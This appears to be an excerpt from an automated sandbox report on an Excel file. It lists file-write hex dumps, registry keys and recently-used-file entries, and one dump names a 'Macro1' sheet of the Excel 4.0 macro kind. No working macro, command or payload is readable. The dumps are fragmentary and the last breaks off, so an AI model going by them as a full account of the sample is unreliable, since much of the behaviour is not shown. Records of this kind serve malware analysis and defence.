{/..~n.. .s...3k.}.i777A....w.w.:3kf.. Y3k..Ik..Y.j....W.Y.r...k.,[... .....V.^.z.....X..24].z..5. ..].f.....5	success or wait	6	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\2CFE0000	375592	1205	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 0b 89 d8 2d b7 01 00 00 07 06 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 f0 03 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 bb 5c 95 e1 1d 01 00 00 46 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 16 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 75 89 76 1a 9b 01 00 00 cb 02 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 73 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!....-..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!..\.....F... .....xl/_rels/wor kbook.xml.relsPK..-.....!. u.v.....s... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DFE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=............ ..ThisWorkbook................ ....=........K ^)8.......X.@.	success or wait	22	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DFE0000	unknown	16384	52 75 c9 1d 6e 77 db a6 0d 6b 99 87 30 51 a4 6b 83 5e 15 71 84 3c c9 a5 b4 2d e7 67 88 c3 1e d7 54 fb 21 13 52 8d a1 aa 4c 55 af 51 95 50 b3 ce 2f 42 4c 31 7b 07 80 b4 ee 00 45 e4 1d 78 c1 98 cd ba 09 5b 27 0c 84 46 0d f5 05 ad 66 c1 6c 17 ac 4e de 43 6e 81 7e b5 35 ac 75 44 91 0d 2a 29 3f cd 47 7a 91 87 fe 43 ae b9 df 40 a8 0e d2 47 5f e4 f7 65 c6 84 08 75 2d 16 86 76 87 f9 af a9 ee 26 90 60 a6 1a 7b 48 23 1a 6c 1e ab 1c 35 55 7a 5b e7 c1 52 77 5b 35 24 8e f3 cf c9 e1 18 17 46 57 49 c8 e5 89 37 bb ff 93 ef e5 63 a1 44 17 3c 95 32 a7 c8 f0 be 19 71 7e a3 0b 82 b8 40 01 66 be a5 0f 79 55 b2 c5 ec ce c1 ce 71 fc d8 6a da 24 f9 89 e4 0e 9c 5a 7d dc 29 c6 e7 d5 42 9b 8c da 1f d9 f2 1c 3b 68 48 f2 bb a5 44 08 a2 b4 28 4d b6 e6 74 0c a7 a3 1b 56 0d 31 12 54 65	Ru..nw...k..0Q.k.^.q.<...- .g.. ..T.!.R...LU.Q.P../BL1{.....E ..x.....['..F....f.l..N.Cn.~.5. uD..*)?.Gz...C...@...G_..e.. .u-..v.....&.`.. {H#.l...5Uz[..Rw [5$.......FWI...7.....c.D.<.2. ....q~....@.f...yU......q..j.$ .....Z}.)...B.......;hH...D... (M..t....V.1.Te	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DFE0000	unknown	12065	3f 44 c4 92 40 21 e8 76 a8 6e cb d0 02 1e cc 10 75 e1 1a d8 36 e1 13 0e 59 c6 05 bc 37 3d b6 b8 f6 42 3e 95 c4 b1 f3 c3 30 b2 80 5d c6 68 83 71 a7 01 1e aa bd 0c 0b f7 a7 71 e0 de 9c 4f 4d dc 23 84 4e 5c 7b 37 51 6c 39 b8 3d 4d 20 bd 12 97 ca 66 88 2d 9a 47 14 c5 12 05 38 c6 d2 53 bf b1 09 c6 8e d3 3d 25 c4 b2 6b 97 0c 39 13 6c 2c bd a7 c4 6b 20 e2 34 49 9f 0c ac 40 ca 85 f6 48 04 7e 99 b9 08 82 ab 2d db 74 9f 78 0d 46 5d a7 6e e1 13 1b 09 b7 05 a2 0e f2 7d 4c 2d 33 de 43 53 89 22 97 ca 3e 8a a8 69 f0 7d 24 43 17 c9 de 8c 0f 4d 5c 5b 48 f0 74 80 29 f3 da 23 2c 84 4b e6 90 c3 79 0d a7 3f 84 0c e3 76 7b 97 ce 22 1b c9 25 99 b8 74 ee 23 c6 4c 64 8b 4d 9a 21 8a 12 17 b6 47 e2 d0 c4 de 17 13 08 51 e4 1d 31 e9 82 77 99 7d 87 a8 6b f0 03 8a d7 ba fb 09 c1 96 bb	?D..@!.v.n......u...6...Y...7= ...B>.....0..].h.q.........q.. .OM.#.N\{7Ql9.=M ....f.- .G....8..S......=%..k..9.l,...k .4I...@...H.~.....- .t.x.F].n.........}L- 3.CS."..>..i.}$C.....M\[H.t.)..#,.K...y..?...v{.."..%. .t.#.Ld.M.!....G.......Q..1..w .}..k..........	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DFE0000	unknown	16384	09 08 10 00 00 06 05 00 67 32 cd 07 c9 00 02 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 05 00 00 41 6c 62 75 73 20 42 00 02 00 b0 04 61 01 02 00 00 00 c0 01 00 00 3d 01 04 00 04 00 03 00 ba 01 0f 00 0c 00 00 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 9c 00 02 00 11 00 19 00 02 00 00 00 12 00 02 00 00 00 13 00 02 00 00 00 af 01 02 00 00 00 bc 01 02 00 00 00 3d 00 12 00 f8 7f f8 7f f0 4b 5e 29 38 00 01 00 01 00 01 00 58 02 40 00	........g2.................... ......\.p....user B.....a.........=........... ..ThisWorkbook................ ....=........K ^)8.......X.@.	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DFE0000	unknown	184	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 88 00 00 00 06 00 00 00 01 00 00 00 38 00 00 00 08 00 00 00 40 00 00 00 12 00 00 00 50 00 00 00 0c 00 00 00 68 00 00 00 0d 00 00 00 74 00 00 00 13 00 00 00 80 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 08 00 00 00 41 6c 62 75 73 00 00 00 1e 00 00 00 10 00 00 00 4d 69 63 72 6f 73 6f 66 74 20 45 78 63 65 6c 00 40 00 00 00 00 4c f7 7a 93 8f d6 01 40 00 00 00 00 0b e9 01 43 e4 d6 01 03 00 00 00 00 00 00 00	....Oh.....+'..0..... 8.....@.....P.....h..... ..t..... user.....Microsoft Excel .@....L.z....@.....C.....	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DFE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 07 00 00 00 53 68 65 65 74 31 00 07 00 00 00 4d 61 63 72 6f 31 00 0c 10 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... Sheet1.....Macro1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DFE0000	unknown	4096	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\0DFE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 07 00 00 00 0f 03 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 08 03 00 00 09 03 00 00 0a 03 00 00 0b 03 00 00 0c 03 00 00 0d 03 00 00 0e 03 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	........................>.....	success or wait	1	7FEEAC59AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\0DFE0000	unknown	16384	success or wait	1	7FEEAC59AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	4	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	4	7FEEAC59AC0	unknown

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFBAD	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFCA7	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFD62	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5C43	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\F5E27	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFBAD	EFBAD	binary	04 00 00 00 AC 09 00 00 3A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 31 00 2E 00 31 00 31 00 35 00 2E 00 33 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 7D 36 07 FE 42 E4 D6 01 AD FB 0E 00 AD FB 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4458179343.xlsx	success or wait	2	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2849925037.xlsx	success or wait	2	7FEEAC59AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EFCA7	EFCA7	binary	04 00 00 00 AC 09 00 00 30 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 78 00 6C 00 73 00 6D 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 0E 8C D9 01 43 E4 D6 01 A7 FC 0E 00 A7 FC 0E 00 00 00 00 00 B8 02 00 00 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 